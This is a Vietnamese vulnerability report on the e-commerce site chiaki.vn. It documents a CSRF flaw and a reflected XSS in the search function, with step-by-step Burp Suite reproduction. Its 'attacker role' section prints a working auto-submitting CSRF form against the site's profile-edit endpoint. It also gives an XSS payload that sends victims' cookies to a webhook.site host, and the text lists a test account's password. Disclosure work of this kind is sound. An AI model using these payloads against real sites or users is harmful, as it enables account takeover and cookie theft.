Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900

CẢNH BÁO LỖ HỔNG

Ngày 08 tháng 3 năm 2024

Mô tả

Báo cáo mô tả chi tiết về quá trình và kết quả kiểm thử website https://chiaki.vn/ được thực hiện trong tháng 3, 2024.

Đối tượng

Thành viên thực hiện:
Hoàng Ngọc Hiển

Công cụ: Burp Suite, VS Code.

Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900

Mục lục

Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900

I. Tổng quan

https://chiaki.vn/ là một sàn thương mại điện tử của Việt Nam, cung cấp các sản phẩm với nhiều ngành hàng khác nhau với các tính năng như đăng nhập, tìm kiếm, thay đổi thông tin tài khoản, mật khẩu.

Báo cáo này sẽ thể hiện lỗ hổng và những vấn đề mà lỗ hổng có thể ảnh hưởng đã được tìm thấy trong quá trình kiểm thử website **chiaki.vn** trên máy tính. Quá trình kiểm thử được thực hiện dưới hình thức blackbox testing.

II. Phạm vi

	Môi trường	Special privilege	Soure code
chiaki.vn	Windows 10	Không	Không

Bảng 1: Phạm vi kiểm thử

III. Lỗ Hổng

CSRF: Lỗi CSRF thay đổi được thông tin cá nhân [Mức độ: Thấp].

Mô tả

Chiaki.vn cấu hình thiếu việc kiểm tra browser hoặc nguồn gửi tới website


Ảnh hưởng

Kẻ tấn công có thể lợi dụng lỗ hổng để gửi đường dẫn hoặc tập tin độc hại cho người dùng xác thực, từ đó có thể thay đổi thông tin người dùng.


Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900

Step to reproduce (Sử dụng công cụ Burp Suite)

1. Đăng nhập vào hệ thống



Hình 1: Đăng nhập hệ thống




Hình 2 Request đăng nhập trên Burp Suite

Email: hien.yb20@gmail.com Mật khẩu: Azxcvbnml12

Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900


2. Khai thác thay đổi thông tin

A, Vào phần sửa thông tin User và "Lưu thông tin" để lấy request sửa thông tin người dùng.



Hình 3 Sửa thông tin người dùng


B, Kiểm tra request được gửi đến website.



Hình 4 Request sửa thông tin trên Burp Suite


Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900

C, Chuyển request vào Repeater và tiến hành sửa tham số Origin, Referer thành “null” và sửa thông tin của người dùng.



Hình 5 Sửa các giá trị và thông tin trên request

D, Thông tin người dùng đã được thay đổi.



Hình 6 Kiểm tra lại thông tin

XSS: Lỗi XSS reflected ở chức năng tìm kiếm[Mức độ: Trung bình].

Mô tả

Website **Chiaki.vn** cấu hình thiếu kiểm tra đầu vào đối với chức năng tìm kiếm. Kẻ tấn công có thể chèn mã JavaScript độc hại.


Ảnh hưởng

Kẻ tấn công có thể lợi dụng lỗ hổng để gửi đường dẫn hoặc tập tin độc hại cho người dùng, từ đó có thể chiếm được tài khoản của người dùng và thực hiện các hành vi xấu.

Step to reproduce (Sử dụng công cụ Burp Suite)

1. Sử dụng chức năng tìm kiếm


Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900



Hình 7: Chức năng tìm kiếm sản phẩm


2. Khai thác chức năng tìm kiếm

A, Chuyển request vào Repeater và tiến hành sửa tham số “q” thành “test"><SCRIPT>alert(origin)</SCRIPT>” và send.



Hình 8: Thực hiện send payload tới chức năng tìm kiếm

Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900



Hình 9: Kết quả

- Có thể thấy tag script đã được nhận và thực hiện alert(origin).

IV. Vào vai kẻ tấn công

CSRF: CSRF thay đổi được thông tin cá nhân.

Lợi dụng lỗ hổng, kẻ tấn công sẽ tạo ra payload chứa nội dung có thểthay đổi thông tin người dùng.


Step to reproduce

1. Tạo ra tập tin **CSRF.html** chứa payload có thể thay đổi dữ liệu và cóthể gửi request đến website với phương thức "**POST**".

```
<html>
  <body>
    <h1>Thanh cong!</h1>
    <form action="https://chiaki.vn/sua-thong-tin" method="POST" id="csrf-form">
      <input type="hidden" name="gender" value="male" />
      <input type="hidden" name="fullname" value="Nguyễn Tét Bốn" />
      <input type="hidden" name="phone" value="0987703320" />
      <input type="hidden" name="day" value="16" />
      <input type="hidden" name="month" value="5" />
      <input type="hidden" name="year" value="1999" />
      <input type="hidden" name="desktop&#45;form" value="1" />
    </form>
    <script>
      document.getElementById("csrf-form").submit()
    </script>
  </body>
</html>
```


Hình 10: Payload khai thác mật khẩu

2. Thực hiện gửi tập tin chứa **Payload** tới người dùng xác thực bằng cách gửi một đường liên kết hoặc gửi tập tin.
3. Khi người dùng xác thực tiến hành mở đường liên kết hoặc tập tin có chứa **Payload**, **Payload** kích hoạt và tiến hành gửi request tới website mà người dùng đã đăng nhập từ trước.



Hình 11: Nạn nhân khi mở đường dẫn chứa Payload

4. Kẻ tấn công đổi được thông tin thành công.



Hình 12: Kẻ tấn công đã đổi thông tin thành công

Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900

XSS: Lỗi XSS reflected ở chức năng tìm kiếm.

Lợi dụng lỗ hổng, kẻ tấn công sẽ tạo ra payload chứa nội dung có thể đánh cắp thông tin cookie.


Step to reproduce

- Từ đường dẫn https://chiaki.vn/search?q= thêm payload chứa nội dung sau "><SCRIPT>fetch(%27https://webhook.site/4f7dafff-3a0c-44a5-acc7-22ab130ad69b?%27%2bdocument.cookie)</SCRIPT>. Sau đó gửi đến victim.

  Payload hoàn chỉnh:

